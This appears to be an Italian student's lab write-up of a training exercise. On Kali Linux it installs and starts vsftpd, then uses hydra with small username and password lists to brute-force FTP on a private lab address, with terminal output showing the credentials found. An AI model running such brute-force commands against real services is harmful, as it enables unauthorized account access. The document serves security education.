Per la risoluzione dell'esercizio di oggi abbiamo seguito i passi riportati sulle slide, abbiamo impostato un nuovo utente su Kali, abbiamo abilitato il servizio ssh, creato un file di testo con circa 10 password e 10 username, lanciato il programma hydra e trovato le credenziali di accesso. Successivamente abbiamo anche abilitato il servizio ftp e ripetuto il processo con hydra.

```
                              kali@kali: ~

File   Actions   Edit   View   Help

  ┌──(kali⊛kali)-[~]
  └─$ sudo apt-get install vsftpd
  Reading package lists ... Done
  Building dependency tree ... Done
  Reading state information ... Done
  The following packages were automatically installed and are no longer required:
    cython3 debtags kali-debtags libboost-dev libboost1.83-dev libhiredis0.14
    libjavascriptcoregtk-4.0-18 libopenblas-dev libopenblas-pthread-dev libopenblas0
    libperl5.36 libpython3-all-dev libpython3.12 libpython3.12-dev libqt5multimedia5
    libqt5multimedia5-plugins libqt5multimediagsttools5 libqt5multimediawidgets5
    librtlsdr0 libucl1 libwebkit2gtk-4.0-37 libxsimd-dev libzxing2 perl-modules-5.36
    python3-all-dev python3-backcall python3-beniget python3-debian python3-future
    python3-gast python3-pickleshare python3-pythran python3-requests-toolbelt
    python3-rfc3986 python3-unicodecsv python3.12-dev xtl-dev
  Use 'sudo apt autoremove' to remove them.
  The following NEW packages will be installed:
    vsftpd
  0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
  Need to get 143 kB of archives.
  After this operation, 353 kB of additional disk space will be used.
  Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b3 [14
  3 kB]
  Fetched 143 kB in 2s (88.4 kB/s)
  Preconfiguring packages ...
  Selecting previously unselected package vsftpd.
  (Reading database ... 426023 files and directories currently installed.)
  Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ...
  Unpacking vsftpd (3.0.3-13+b3) ...
  Setting up vsftpd (3.0.3-13+b3) ...
  update-rc.d: We have no instructions for the vsftpd init script.
  update-rc.d: It looks like a network service, we disable it.
  Processing triggers for man-db (2.12.0-3) ...
  Processing triggers for kali-menu (2023.4.7) ...
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L '/home/kali/Desktop/usernames.txt' -P '/home/kali/Desktop/password.txt'
 192.168.50.100 ftp -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 15:38:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l:10/p:10), ~25 t
ries per task
[DATA] attacking ftp://192.168.50.100:21/
[STATUS] 68.00 tries/min, 68 tries in 00:01h, 32 to do in 00:01h, 4 active
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 15:39:49

┌──(kali㉿kali)-[~]
└─$
```

```
The following packages were automatically installed and are no longer required:
  cython3 debtags kali-debtags libboost-dev libboost1.83-dev libhiredis0.14
  libjavascriptcoregtk-4.0-18 libopenblas-dev libopenblas-pthread-dev libopenblas0
  libperl5.36 libpython3-all-dev libpython3.12 libpython3.12-dev libqt5multimedia5
  libqt5multimedia5-plugins libqt5multimediagsttools5 libqt5multimediawidgets5
  librtlsdr0 libucl1 libwebkit2gtk-4.0-37 libxsimd-dev libzxing2 perl-modules-5.36
  python3-all-dev python3-backcall python3-beniget python3-debian python3-future
  python3-gast python3-pickleshare python3-pythran python3-requests-toolbelt
  python3-rfc3986 python3-unicodecsv python3.12-dev xtl-dev
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 143 kB of archives.
After this operation, 353 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b3 [14
3 kB]
Fetched 143 kB in 2s (88.4 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 426023 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b3) ...
Setting up vsftpd (3.0.3-13+b3) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.12.0-3) ...
Processing triggers for kali-menu (2023.4.7) ...

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start

┌──(kali㉿kali)-[~]
└─$
```